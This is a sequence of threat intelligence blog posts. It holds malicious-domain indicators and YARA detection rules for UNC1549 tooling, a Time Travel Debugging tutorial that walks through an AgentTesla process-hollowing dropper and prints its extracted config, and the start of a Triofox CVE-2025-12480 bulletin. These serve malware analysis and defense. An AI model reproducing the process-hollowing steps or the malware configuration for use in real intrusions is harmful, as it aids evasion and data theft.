airlinecontrolsite.westus3.cloudapp.azure[.]com

DEEPROOT

network

airplaneserviceticketings[.]com

MINIBIKE

network

airseatregister.eastus.cloudapp.azure[.]com

DEEPROOT

network

airseatsregister.qatarcentral.cloudapp.azure[.]com

DEEPROOT

network

airseatsregistering.qatarcentral.cloudapp.azure[.]com

DEEPROOT

network

airtravellog[.]com

TWOSTROKE

network

automationagencybusiness.azurewebsites[.]net

TWOSTROKE

network

automationagencybusiness[.]com

TWOSTROKE

network

browsercheckap.azurewebsites[.]net

MINIBIKE

network

codesparkle.eastus.cloudapp.azure[.]com

TWOSTROKE

network

connect-acc-492.azurewebsites[.]net

POLLBLEND

network

connect-acl-492.azurewebsites[.]net

POLLBLEND

network

customerlistchange.eastus.cloudapp.azure[.]com

LIGHTRAIL

network

developercodepro.azurewebsites[.]net

TWOSTROKE

network

developercodevista.azurewebsites[.]net

TWOSTROKE

network

dreamtiniventures.azurewebsites[.]net

TWOSTROKE

network

fdtsprobusinesssolutions.azurewebsites[.]net

TWOSTROKE

network

fdtsprobusinesssolutions[.]com

TWOSTROKE

network

fdtsprobusinesssolutions.eastus.cloudapp.azure[.]com

TWOSTROKE

network

fdtsprobusinesssolutions.northeurope.cloudapp.azure[.]com

TWOSTROKE

network

forcecodestore[.]com

TWOSTROKE

network

hserbhh43.westus3.cloudapp.azure[.]com

Observed being used for SSH tunneling

network

infrasync-ac372.azurewebsites[.]net

POLLBLEND

network

intra-az-check-status45.azurewebsites[.]net

POLLBLEND

network

intra-az-check-status675.azurewebsites[.]net

POLLBLEND

network

intra-az-status45.azurewebsites[.]net

POLLBLEND

network

intra-az-status795.azurewebsites[.]net

POLLBLEND

network

masterflexiblecloud.azurewebsites[.]net

TWOSTROKE

network

mso-internal-log65.azurewebsites[.]net

POLLBLEND

network

mso-internal-logs.azurewebsites[.]net

POLLBLEND

network

mso-intranet-logs.azurewebsites[.]net

POLLBLEND

network

mydocs.qatarcentral.cloudapp.azure[.]com

Phishing domain for lateral movement

network

nx425-win4945.azurewebsites[.]net

POLLBLEND

network

nx4542-win4957.azurewebsites[.]net

POLLBLEND

network

nxlog-crash-1567.azurewebsites[.]net

POLLBLEND

network

nxlog-win-1567.azurewebsites[.]net

POLLBLEND

network

nxversion-win-1567.azurewebsites[.]net

POLLBLEND

network

nxversion-win32-1127.azurewebsites[.]net

POLLBLEND

network

overqatfa.northeurope.cloudapp.azure[.]com

Observed being used for SSH tunneling

network

queuetestapplication.azurewebsites[.]net

MINIBIKE

network

skychain13424.azurewebsites[.]net

MINIBIKE

network

skychain41334.northeurope.cloudapp.azure[.]com

MINIBIKE

network

skychains42745.eastus.cloudapp.azure[.]com

MINIBIKE

network

skyticketgrant.azurewebsites[.]net

MINIBIKE

network

snare-core.azurewebsites[.]net

POLLBLEND

network

storageboxcloud.northeurope.cloudapp.azure[.]com

TWOSTROKE

network

storagewiz.co.azurewebsites[.]net

TWOSTROKE

network

swiftcode.eastus.cloudapp.azure[.]com

TWOSTROKE

network

swifttiniventures.azurewebsites[.]net

TWOSTROKE

network

terratechworld.eastus.cloudapp.azure[.]com

TWOSTROKE

network

thecloudappbox.azurewebsites[.]net

TWOSTROKE

network

thestorageboxcloud.northeurope.cloudapp.azure[.]com

TWOSTROKE

network

thetacticstore[.]com

TWOSTROKE

network

thevaultapp.westus3.cloudapp.azure[.]com

TWOSTROKE

network

thevaultspace.eastus.cloudapp.azure[.]com

TWOSTROKE

network

tini-ventures[.]com

TWOSTROKE

network

vcphone-ms.azurewebsites[.]net

POLLBLEND

network

vcs-news[.]com

Observed being used for SSH tunneling

network

vm-ticket-svc.azurewebsites[.]net

POLLBLEND

network

vm-tools-svc.azurewebsites[.]net

POLLBLEND

network

vmware-health-ms.azurewebsites[.]net

POLLBLEND

YARA Rules

import "pe"

rule M_APT_Utility_DCSYNCER_SLICK_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		md5 = "10f16991665df69d1ccd5187e027cf3d"
	strings:
		$ = { 48 89 84 24 ?? 01 00 00 C7 84 24 ?? 01 00 00 30 80 28 00 C7 84 24 ?? 01 00 00 E8 03 00 00 48 C7 84 24 ?? 01 00 00 00 00 A0 00 BA ?? 00 00 00 8D 4A ?? FF 15 ?? ?? 01 00 48 89 84 24 ?? 01 00 00 C7 00 01 00 00 00 48 8B 84 24 ?? 01 00 00 44 89 ?? 04 48 8B 84 24 ?? 01 00 00 C7 40 08 ?? 00 00 00 41 8B ?? }
		$ = "\\LOG.txt" ascii wide
		$ = "%ws_%d:%d:" ascii wide fullword
		$ = "%ws:%d:" ascii wide fullword
		$ = "::::" ascii wide fullword
		$ = "%ws_%d:%d::" ascii wide fullword
		$ = "%ws:%d::" ascii wide fullword
	condition:
		pe.is_pe and all of them
}
import "pe"

rule M_APT_Utility_CRASHPAD_1 {
	meta:
		author = "Google Threat Intelligence Group (GTIG)"
		md5 = "b2bd275f97cb95c7399065b57f90bb6c"
	strings:
		$ = "[-] Loo ror: %u" ascii fullword
		$ = "[-] Adj r: %u" ascii fullword
		$ = "[-] Th ge. " ascii fullword
		$ = "[+] O s!" ascii fullword
		$ = "[-] O C: %i" ascii fullword
		$ = "[-] O E: %i" ascii fullword
		$ = "[+] Op cess!" ascii fullword
		$ = "[-] Op Code: %i" ascii fullword
		$ = "[-] O Error: %i" ascii fullword
		$ = "[+] Im su!" ascii fullword
		$ = "[+] R" ascii fullword
		$ = "[-] Impe Code: %i" ascii fullword
		$ = "[-] Imo: %i" ascii fullword
		$ = "[+] Du success!" ascii fullword
		$ = "[-] Du Code: %i" ascii fullword
		$ = "[-] Du Error: %i" ascii fullword
		$ = "[+] Dec Suc." ascii fullword
		$ = "%02X" ascii fullword
		$ = "Decryption failed" ascii fullword
		$ = "config.txt"
		$ = "crash.log"
		$ = "[+] e wt!" ascii fullword
		$ = "[+] p %d!" ascii fullword
		$ = "[+] e!" ascii fullword
	condition:
		pe.is_pe and 15 of them
}

Google Security Operations Detections

Google SecOps customers receive robust detection for UNC1549 TTPs through curated threat intelligence from Mandiant and Google Threat Intelligence. This frontline intelligence is operationalized within the platform as custom detection signatures and advanced YARA-L rules.

Time Travel Triage: An Introduction to Time Travel Debugging using a .NET Process Hollowing Case Study

13 November 2025 at 15:00

Written by: Josh Stroschein, Jae Young Kim


The prevalence of obfuscation and multi-stage layering in today’s malware often forces analysts into tedious and manual debugging sessions. For instance, the primary challenge of analyzing pervasive commodity stealers like AgentTesla isn’t identifying the malware, but quickly cutting through the obfuscated delivery chain to get to the final payload.

Unlike traditional live debugging, Time Travel Debugging (TTD) captures a deterministic, shareable record of a program's execution. Leveraging TTD's powerful data model and time travel capabilities allow us to efficiently pivot to the key execution events that lead to the final payload.

This post introduces all of the basics of WinDbg and TTD necessary to start incorporating TTD into your analysis. We demonstrate why it deserves to be a part of your toolkit by walking through an obfuscated multi-stage .NET dropper that performs process hollowing.

What is Time Travel Debugging?

Time Travel Debugging (TTD), a technology offered by Microsoft as part of WinDbg, records a process’s execution into a trace file that can be replayed forwards and backwards. The ability to quickly rewind and replay execution reduces analysis time by eliminating the need to constantly restart debugging sessions or restore virtual machine snapshots. TTD also enables users to query the recorded execution data and filter it with Language Integrated Query (LINQ) to find specific events of interest like module loads or calls to APIs that implement malware functionalities like shellcode execution or process injection.

During recording, TTD acts as a transparent layer that allows full interaction with the operating system. A trace file preserves a complete execution record that can be shared with colleagues to facilitate collaboration, circumventing environmental differences that can affect the results of live debugging.

While TTD offers significant advantages, users should be aware of certain limitations. Currently, TTD is restricted to user-mode processes and cannot be used for kernel-mode debugging. The trace files generated by TTD have a proprietary format, meaning their analysis is largely tied to WinDbg. Finally, TTD does not offer "true" time travel in the sense of altering the program's past execution flow; if you wish to change a condition or variable and see a different outcome, you must capture an entirely new trace as the existing trace is a fixed recording of what occurred.

A Multi-Stage .NET Dropper with Signs of Process Hollowing

The Microsoft .NET framework has long been popular among threat actors for developing highly obfuscated malware. These programs often use code flattening, encryption, and multi-stage assemblies to complicate the analysis process. This complexity is amplified by Platform Invoke (P/Invoke), which gives managed .NET code direct access to the unmanaged Windows API, allowing authors to port tried-and-true evasion techniques like process hollowing into their code.

Process hollowing is a pervasive and effective form of code injection where malicious code runs under the guise of another process. It is common at the end of downloader chains because the technique allows injected code to assume the legitimacy of a benign process, making it difficult to spot the malware with basic monitoring tools.

In this case study, we'll use TTD to analyze a .NET dropper that executes its final stage via process hollowing. The case study demonstrates how TTD facilitates highly efficient analysis by quickly surfacing the relevant Windows API functions, enabling us to bypass the numerous layers of .NET obfuscation and pinpoint the payload.

Basic analysis is a vital first step that can often identify potential process hollowing activity. For instance, using a sandbox may reveal suspicious process launches. Malware authors frequently target legitimate .NET binaries for hollowing as these blend seamlessly with normal system operations. In this case, reviewing process activity on VirusTotal shows that the sample launches InstallUtil.exe (found in %windir%\Microsoft.NET\Framework\<version>\). While InstallUtil.exe is a legitimate utility, its execution as a child process of a suspected malicious sample is an indicator that helps focus our initial investigation on potential process injection.

Process activity recorded in the VirusTotal sandbox

Figure 1: Process activity recorded in the VirusTotal sandbox

Despite newer, more stealthy techniques, such as Process Doppelgänging, when an attacker employs process injection, it’s still often the classic version of process hollowing due to its reliability, relative simplicity, and the fact that it still effectively evades less sophisticated security solutions. The classic process hollowing steps are as follows:

  1. CreateProcess (with the CREATE_SUSPENDED flag): Launches the victim process (InstallUtil.exe) but suspends its primary thread before execution.

  2. ZwUnmapViewOfSection or NtUnmapViewOfSection: "Hollows out" the process by removing the original, legitimate code from memory.

  3. VirtualAllocEx and WriteProcessMemory: Allocates new memory in the remote process and injects the malicious payload.

  4. GetThreadContext: Retrieves the context (the state and register values) of the suspended primary thread.

  5. SetThreadContext: Redirects the execution flow by modifying the entry point register within the retrieved context to point to the address of the newly injected malicious code.

  6. ResumeThread: Resumes the thread, causing the malicious code to execute as if it were the legitimate process.

To confirm this activity in our sample using TTD, we focus our search on the process creation and the subsequent writes to the child process’s address space. The approach demonstrated in this search can be adapted to triage other techniques by adjusting the TTD queries to search for the APIs relevant to that technique.

Recording a Time Travel Trace of the Malware

To begin using TTD, you must first record a trace of a program's execution. There are two primary ways to record a trace: using the WinDbg UI or the command-line utilities provided by Microsoft. The command-line utilities offer the quickest and most customizable way to record a trace, and that is what we'll explore in this post.

Warning: Take all usual precautions for performing dynamic analysis of malware when recording a TTD trace of malware executables. TTD recording is not a sandbox technology and allows the malware to interface with the host and the environment without obstruction.

TTD.exe is the preferred command-line tool for recording traces. While Windows includes a built-in utility (tttracer.exe), that version has reduced features and is primarily intended for system diagnostics, not general use or automation. Not all WinDbg installations provide the TTD.exe utility or add it to the system path. The quickest way to get TTD.exe is to use the stand-alone installer provided by Microsoft. This installer automatically adds TTD.exe to the system's PATH environment variable, ensuring it's available from a command prompt. To see its usage information, run TTD.exe -help.

The quickest way to record a trace is to simply provide the command line invoking the target executable with the appropriate arguments. We use the following command to record a trace of our sample:

C:\Users\FLARE\Desktop\> ttd.exe 0b631f91f02ca9cffd66e7c64ee11a4b.bin
Microsoft (R) TTD 1.01.11 x64
Release: 1.11.532.0
Copyright (C) Microsoft Corporation. All rights reserved.

Launching '0b631f91f02ca9cffd66e7c64ee11a4b.bin'
    Initializing the recording of process (PID:2448) on trace file: C:\Users\FLARE\Desktop\0b631f91f02ca9cffd66e7c64ee11a4b02.run
    Recording has started of process (PID:2448) on trace file: C:\Users\FLARE\Desktop\0b631f91f02ca9cffd66e7c64ee11a4b02.run

Once TTD begins recording, the trace concludes in one of two ways. First, the tracing automatically stops upon the malware's termination (e.g., process exit, unhandled exception, etc.). Second, the user can manually intervene. While recording, TTD.exe displays a small dialog (shown in figure 2) with two control options:

  • Tracing Off: Stops the trace and detaches from the process, allowing the program to continue execution.

  • Exit App: Stops the trace and also terminates the process.

TTD trace execution control dialog

Figure 2: TTD trace execution control dialog

Recording a TTD trace produces the following files:

  • <trace>.run: The trace file is a proprietary format that contains compressed execution data. The size of a trace file is influenced by the size of the program, the length of execution, and other external factors such as the number of additional resources that are loaded.

  • <trace>.idx: The index file allows the debugger to quickly locate specific points in time during the trace, bypassing sequential scans of the entire trace. The index file is created automatically the first time a trace file is opened in WinDbg. In general, Microsoft suggests that index files are typically twice the size of the trace file.

  • <trace>.out: The trace log file containing logs produced during trace recording.

Once a trace is complete, the .run file can be opened with WinDbg.

Triaging the TTD Trace: Shifting Focus to Data

The fundamental advantage of TTD is the ability to shift focus from manual code stepping to execution data analysis. Performing rapid, effective triage with this data-driven approach requires proficiency in both basic TTD navigation and querying the Debugger Data Model. Let's begin by exploring the basics of navigation and the Debugger Data Model.

Navigating a Trace

Basic navigation commands are available under the Home tab in the WinDbg UI.

Basic WinDbg TTD Navigation Commands

Figure 3: Basic WinDbg TTD Navigation Commands

The standard WinDbg commands and shortcuts for controlling execution are:

Replaying a TTD trace enables the reverse flow control commands that complement the regular flow control commands. Each reverse flow control complement is formed by appending a dash (-) to the regular flow control command:

  • g-: Go Back – Execute the trace backwards

  • g-u: Step Out Back - Execute the trace backwards up to the last call instruction

  • t-: Step Into Back – Single step into backwards

  • p-: Step Over Back – Single step over backwards

Time Travel (!tt) Command

While basic navigation commands let you move step-by-step through a trace, the time travel command (!tt) enables precise navigation to a specific trace position. These positions are often provided in the output of various TTD commands. A position in a TTD trace is represented by two hexadecimal numbers in the format #:# (e.g., E:7D5) where:

  • The first part is a sequencing number typically corresponding to a major execution event, such as a module load or an exception.

  • The second part is a step count, indicating the number of events or instructions executed since that major execution event.

We'll use the time travel command later in this post to jump directly to the critical events in our process hollowing example, bypassing manual instruction tracing entirely.

The TTD Debugger Data Model

The WinDbg debugger data model is an extensible object model that exposes debugger information as a navigable tree of objects. The debugger data model brings a fundamental shift in how users access debugger information in WinDbg, from wrangling raw text-based output to interacting with structured object information. The data model supports LINQ for querying and filtering, allowing users to efficiently sort through large volumes of execution information. The debugger data model also simplifies automation through JavaScript, with APIs that mirror how you access the debugger data model through commands.

The Display Debugger Object Model Expression (dx) command is the primary way to interact with the debugger data model from the command window in WinDbg. The model lends itself to discoverability – you can begin traversing through it by starting at the root Debugger object:

0:000> dx Debugger
Debugger
    Sessions
    Settings
    State
    Utility
    LastEvent

The command output lists the five objects that are properties of the Debugger object. Note that the names in the output, which look like links, are marked up using the Debugger Markup Language (DML). DML enriches the output with links that execute related commands. Clicking on the Sessions object in the output executes the following dx command to expand on that object:

0:000> dx -r1 Debugger.Sessions
Debugger.Sessions                
    [0x0]            : Time Travel Debugging: 0b631f91f02ca9cffd66e7c64ee11a4b.run

The -r# argument specifies recursion up to # levels, with a default depth of one if not specified. For example, increasing the recursion to two levels in the previous command produces the following output:

0:000> dx -r2 Debugger.Sessions
Debugger.Sessions                
    [0x0]            : Time Travel Debugging: 0b631f91f02ca9cffd66e7c64ee11a4b.run
        Processes       
        Id               : 0
        Diagnostics     
        TTD             
        OS              
        Devices         
        Attributes

The -g argument displays any iterable object into a data grid in which each element is a grid row and the child properties of each element are grid columns.

0:000> dx -g Debugger.Sessions
Grid view of Sessions, with truncated columns

Figure 4: Grid view of Sessions, with truncated columns

Debugger and User Variables

WinDbg provides some predefined debugger variables for convenience which can be listed through the DebuggerVariables property.

0:000> dx Debugger.State.DebuggerVariables
Debugger.State.DebuggerVariables                
   cursession       : Time Travel Debugging: 0b631f91f02ca9cffd66e7c64ee11a4b.run
    curprocess       : 0b631f91f02ca9cffd66e7c64ee11a4b.exe [Switch To]
    curthread        [Switch To]
    scripts         
    scriptContents   : [object Object]
    vars            
    curstack        
    curframe         : ntdll!LdrInitializeThunk [Switch To]
    curregisters    
    debuggerRootNamespace

Frequently used variables include:

  • @$cursession: The current debugger session. Equivalent to Debugger.Sessions[<session>]. Commonly used items include:

    • @$cursession.Processes: List of processes in the session.

    • @$cursession.TTD.Calls: Method to query calls that occurred during the trace.

    • @$cursession.TTD.Memory: Method to query memory operations that occurred during the trace.

  • @$curprocess: The current process. Equivalent to @$cursession.Processes[<pid>]. Frequently used items include:

    • @$curprocess.Modules: List of currently loaded modules.

    • @$curprocess.TTD.Events: List of events that occurred during the trace.

Investigating the Debugger Data Model to Identify Process Hollowing

With a basic understanding of TTD concepts and a trace ready for investigation, we can now look for evidence of process hollowing. To begin, the Calls method can be used to search for specific Windows API calls. This search is effective even with a .NET sample because the managed code must interface with the unmanaged Windows API through P/Invoke to perform a technique like process hollowing.

Process hollowing begins with the creation of a process in a suspended state via a call to CreateProcess with a creation flag value of 0x4. The following query uses the Calls method to return a table of each call to the kernel32 module’s CreateProcess* in the trace; the wildcard (*) ensures the query matches calls to either CreateProcessA or CreateProcessW.

0:000> dx -g @$cursession.TTD.Calls("kernel32!CreateProcess*")
ttd fig 5

This query returns a number of fields, not all of which are helpful for our investigation. To address this, we can apply the Select LINQ query to the original query, which allows us to specify which columns to display and rename them.

0:000> dx -g @$cursession.TTD.Calls("kernel32!CreateProcess*").Select(c => new { TimeStart = c.TimeStart, Function = c.Function, Parameters = c.Parameters, ReturnAddress = c.ReturnAddress})
ttd fig 6

The result shows one call to CreateProcessA starting at position 58243:104D. Note the return address: since this is a .NET binary, the native code executed by the Just-In-Time (JIT) compiler won't be located in the application's main image address space (as it would be in a non-.NET image). Normally, an effective triage step is to filter results with a Where LINQ query, limiting the return address to the primary module to filter out API calls that do not originate from the malware. This Where filter, however, is less reliable when analyzing JIT-compiled code due to the dynamic nature of its execution space.

The next point of interest is the Parameters field. Clicking on the DML link on the collapsed value {..} displays Parameters via a corresponding dx command.

0:000> dx -r1 @$cursession.TTD.Calls("kernel32!CreateProcess*").Select( c => new { TimeStart = c.TimeStart, Parameters = c.Parameters, ReturnAddress = c.ReturnAddress})[0].Parameters

@$cursession.TTD.Calls("kernel32!CreateProcess*").Select( c => new { TimeStart = c.TimeStart, Parameters = c.Parameters, ReturnAddress = c.ReturnAddress})[0].Parameters
    [0x0]            : 0x55de700055de74
    [0x1]            : 0x55e0780055e0ac
    [0x2]            : 0x808000400000000
    [0x3]            : 0x55de4000000000

Function arguments are available under a specific Calls object as an array of values. However, before we investigate the parameters, there are some assumptions made by TTD that are worth exploring. Overall, these assumptions are affected by whether the process is 32-bit or 64-bit. An easy way to check the bitness of the process is by inspecting the DebuggerInformation object.

0:00> dx Debugger.State.DebuggerInformation
Debugger.State.DebuggerInformation                
    ProcessorTarget  : X86 <--- Process Bitness
    Bitness          : 32
    EngineFilePath   : C:\Program Files\WindowsApps\<SNIPPED>\x86\dbgeng.dll
    EngineVersion    : 10.0.27871.1001

The key identifier in the output is ProcessorTarget: this value indicates the architecture of the guest process that was traced, regardless of whether the host operating system running the debugger is 64-bit.

TTD uses symbol information provided in a program database (PDB) file to determine the number of parameters, their types and the return type of a function. However, this information is only available if the PDB file contains private symbols. While Microsoft provides PDB files for many of its libraries, these are often public symbols and therefore lack the necessary function information to interpret the parameters correctly. This is where TTD makes another assumption that can lead to incorrect results. Primarily, it assumes a maximum of four QWORD parameters and that the return value is also a QWORD. This assumption creates a mismatch in a 32-bit process (x86), where arguments are typically 32-bit (4-byte) values passed on the stack. Although TTD correctly finds the arguments on the stack, it misinterprets two adjacent 32-bit arguments as a single, 64-bit value.

One way to resolve this is to manually investigate the arguments on the stack. First we use the !tt command to navigate to the beginning of the relevant call to CreateProcessA.

0:000> !tt 58243:104D

(b48.12a4): Break instruction exception - code 80000003 (first/second chance not available)
Time Travel Position: 58243:104D
eax=00bed5c0 ebx=039599a8 ecx=00000000 edx=75d25160 esi=00000000 edi=03331228
eip=75d25160 esp=0055de14 ebp=0055df30 iopl=0         nv up ei pl zr na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
KERNEL32!CreateProcessA:
75d25160 8bff            mov     edi,edi

The return address is at the top of the stack at the start of a function call, so the following dd command skips over this value by adding an offset of 4 to the ESP register to properly align the function arguments.

0:000> dd /c 1 esp+4 L0A
0055de18  0055de74  <-- Application Name
0055de1c  0055de70
0055de20  0055e0ac
0055de24  0055e078
0055de28  00000000
0055de2c  08080004  <-- Creation Flags - 0x4 (CREATE_SUSPENDED)
0055de30  00000000
0055de34  0055de40
0055de38  0055e0c0
0055de3c  0055e068

The value of 0x4 (CREATE_SUSPENDED) set in the bitmask for the dwCreationFlags argument (6th argument) indicates that the process will be created in a suspended state.

The following command dereferences esp+4 via the poi operator to retrieve the application name string pointer then uses the da command to display the ASCII string.

0:000> da poi(esp+4)
0055de74  "C:\Windows\Microsoft.NET\Framewo"
0055de94  "rk\v4.0.30319\InstallUtil.exe"

The command reveals that the target application is InstallUtil.exe, which aligns with the findings from basic analysis.

It is also useful to retrieve the handle to the newly created process in order to identify subsequent operations performed on it. The handle value is returned through a pointer (0x55e068 in the earlier referenced output) to a PROCESS_INFORMATION structure passed as the last argument. This structure has the following definition:

typedef struct _PROCESS_INFORMATION {
  HANDLE hProcess;
  HANDLE hThread;
  DWORD  dwProcessId;
  DWORD  dwThreadId;
}

After the call to CreateProcessA, the first member of this structure should be populated with the handle to the process. Step out of the call using the gu (Go Up) command to examine the populated structure.

0:000> gu
Time Travel Position: 58296:60D

0:000> dd /c 1 0x55e068 L4
0055e068  00000104 <-- handle to process
0055e06c  00000970
0055e070  00000d2c
0055e074  00001c30

In this trace, CreateProcess returned 0x104 as the handle for the suspended process.

The most interesting operation in process hollowing for the purpose of triage is the allocation of memory and subsequent writes to that memory, commonly performed via calls to WriteProcessMemory. The previous Calls query can be updated to identify calls to WriteProcessMemory.

0:000> dx -g @$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})
=============================================================
=          = (+) TimeStart = (+) ReturnAddress = (+) Params =
=============================================================
= [0x0]    - 6A02A:4B4     - 0x15032e2         - {...}      =
= [0x1]    - 6E516:A91     - 0x15032e2         - {...}      =
= [0x2]    - 729A2:511     - 0x15032e2         - {...}      =
= [0x3]    - 76E2D:750     - 0x15032e2         - {...}      =
= [0x4]    - 7B2DF:C1C     - 0x15032e2         - {...}      =
=============================================================

The query returns four results. The following queries expand the arguments for each call to WriteProcessMemory.

0:000> dx -r1 @$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[0].Params
@$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[0].Params                
    [0x0]            : 0x104        <-- Target process handle
    [0x1]            : 0x400000     <-- Target Address
    [0x2]            : 0x9810af0    <-- Source buffer
    [0x3]            : 0x200        <-- Write size

0:000> dx -r1 @$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[1].Params
@$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[1].Params                
    [0x0]            : 0x104
    [0x1]            : 0x402000
    [0x2]            : 0x984cb10
    [0x3]            : 0x3b600

0:000> dx -r1 @$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[2].Params
@$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[2].Params                
    [0x0]            : 0x104
    [0x1]            : 0x43e000
    [0x2]            : 0x387d9d0
    [0x3]            : 0x600

0:000> dx -r1 @$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[3].Params
@$cursession.TTD.Calls("kernel32!WriteProcessMemory*").Select( c => new { TimeStart = c.TimeStart, ReturnAddress = c.ReturnAddress, Params = c.Parameters})[3].Params                
    [0x0]            : 0x104
    [0x1]            : 0x440000
    [0x2]            : 0x3927a78
    [0x3]            : 0x200

WriteProcessMemory has the following function signature:

BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);

Investigating these calls to WriteProcessMemory shows that the target process handle is 0x104, which represents the suspended process. The second argument defines the address in the target process. The arguments to these calls reveal a pattern common to PE loading: the malware writes the PE header followed by the relevant sections at their virtual offsets.

It is worth noting that the memory of the target process cannot be analyzed from this trace. To record the execution of a child process, pass the -children flag to the TTD.exe utility. This will generate a trace file for each process, including all child processes, spawned during execution.

The first memory write to what is likely the target process's base address (0x400000) is 0x200 bytes. This size is consistent with a PE header, and examining the source buffer (0x9810af0) confirms its contents.

0:000> db 0x9810af0
09810af0  4d 5a 90 00 03 00 00 00-04 00 00 00 ff ff 00 00  MZ..............
09810b00  b8 00 00 00 00 00 00 00-40 00 00 00 00 00 00 00  ........@.......
09810b10  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
09810b20  00 00 00 00 00 00 00 00-00 00 00 00 80 00 00 00  ................
09810b30  0e 1f ba 0e 00 b4 09 cd-21 b8 01 4c cd 21 54 68  ........!..L.!Th
09810b40  69 73 20 70 72 6f 67 72-61 6d 20 63 61 6e 6e 6f  is program canno
09810b50  74 20 62 65 20 72 75 6e-20 69 6e 20 44 4f 53 20  t be run in DOS 
09810b60  6d 6f 64 65 2e 0d 0d 0a-24 00 00 00 00 00 00 00  mode....$.......

The !dh extension can be used to parse this header information.

0:000> !dh 0x9810af0

File Type: EXECUTABLE IMAGE
FILE HEADER VALUES
     14C machine (i386)
       3 number of sections
66220A8D time date stamp Fri Apr 19 06:09:17 2024

----- SNIPPED -----

OPTIONAL HEADER VALUES
     10B magic #
   11.00 linker version
         ----- SNIPPED -----
       0 [       0] address [size] of Export Directory
   3D3D4 [      57] address [size] of Import Directory
   ----- SNIPPED -----
       0 [       0] address [size] of Delay Import Directory
    2008 [      48] address [size] of COR20 Header Directory

SECTION HEADER #1
   .text name
   3B434 virtual size
    2000 virtual address
   3B600 size of raw data
     200 file pointer to raw data
----- SNIPPED -----

SECTION HEADER #2
   .rsrc name
     546 virtual size
   3E000 virtual address
     600 size of raw data
   3B800 file pointer to raw data
----- SNIPPED -----

SECTION HEADER #3
  .reloc name
       C virtual size
   40000 virtual address
     200 size of raw data
   3BE00 file pointer to raw data
----- SNIPPED -----

The presence of a COR20 header directory (a pointer to the .NET header) indicates that this is a .NET executable. The relative virtual addresses for the .text (0x2000), .rsrc (0x3E000), and .reloc (0x40000) also align with the target addresses of the WriteProcessMemory calls.

The newly discovered PE file can now be extracted from memory using the writemem command.

0:000> .writemem c:\users\flare\Desktop\headers.bin 0x9810af0 L0x200
Writing 200 bytes.

0:000> .writemem c:\users\flare\Desktop\text.bin 0x984cb10 L0x3b600
Writing 3b600 bytes.......................................................................................................................

0:000> .writemem c:\users\flare\Desktop\rsrc.bin 0x387d9d0 L0x600
Writing 600 bytes.

0:000> .writemem c:\users\flare\Desktop\reloc.bin 0x3927178 L0x200
Writing 200 bytes.

Using a hex editor, the file can be reconstructed by placing each section at its raw offset. A quick analysis of the resulting .NET executable (SHA256: 4dfe67a8f1751ce0c29f7f44295e6028ad83bb8b3a7e85f84d6e251a0d7e3076) in dnSpy reveals its configuration data.

----- SNIPPED -----

// Token: 0x0400000E RID: 14
public static bool EnableKeylogger = Convert.ToBoolean("false");
// Token: 0x0400000F RID: 15
public static bool EnableScreenLogger = Convert.ToBoolean("false");
// Token: 0x04000010 RID: 16
public static bool EnableClipboardLogger = Convert.ToBoolean("false");
// Token: 0x0400001C RID: 28
public static string SmtpServer = "<REDACTED";
// Token: 0x0400001D RID: 29
public static string SmtpSender = "<REDACTED>";
// Token: 0x04000025 RID: 37
public static string StartupDirectoryName = "eXCXES";
// Token: 0x04000026 RID: 38
public static string StartupInstallationName = "eXCXES.exe";
// Token: 0x04000027 RID: 39
public static string StartupRegName = "eXCXES";
----- SNIPPED -----

Conclusion: TTD as an Analysis Accelerator

This case study demonstrates the benefit of treating TTD execution traces as a searchable database. By capturing the payload delivery and directly querying the Debugger Data Model for specific API calls, we quickly bypassed the multi-layered obfuscation of the .NET dropper. The combination of targeted data model queries and LINQ filters (for CreateProcess* and WriteProcessMemory*) and low-level commands (!dh, .writemem) allowed us to isolate and extract the hidden AgentTesla payload, yielding critical configuration details in a matter of minutes.

The tools and environment used in this analysis—including the latest version of WinDbg and TTD—are readily available via the FLARE-VM installation script. We encourage you to streamline your analysis workflow with  this pre-configured environment.

The TTD trace can be downloaded from VirusTotal along with the original sample.

No Place Like Localhost: Unauthenticated Remote Access via Triofox Vulnerability CVE-2025-12480

10 November 2025 at 15:00

Written by: Stallone D'Souza, Praveeth DSouza, Bill Glynn, Kevin O'Flynn, Yash Gupta


Welcome to the Frontline Bulletin Series

Straight from Mandiant Threat Defense, the "Frontline Bulletin" series brings you the latest on the threats we are seeing in the wild right now, equipping our community to understand and respond. 

Introduction

Mandiant Threat Defense has uncovered exploitation of an unauthenticated access vulnerability within Gladinet’s Triofox file-sharing and remote access platform. This now-patched n-day vulnerability, assigned CVE-2025-12480, allowed an attacker to bypass authentication and access the application configuration pages, enabling the upload and execution of arbitrary payloads. 

As early as Aug. 24, 2025, a threat cluster tracked by Google Threat Intelligence Group (GTIG) as UNC6485 exploited the unauthenticated access vulnerability and chained it with the abuse of the built-in anti-virus feature to achieve code execution. 

The activity discussed in this blog post leveraged a vulnerability in Triofox version 16.4.10317.56372, which was mitigated in release 16.7.10368.56560.

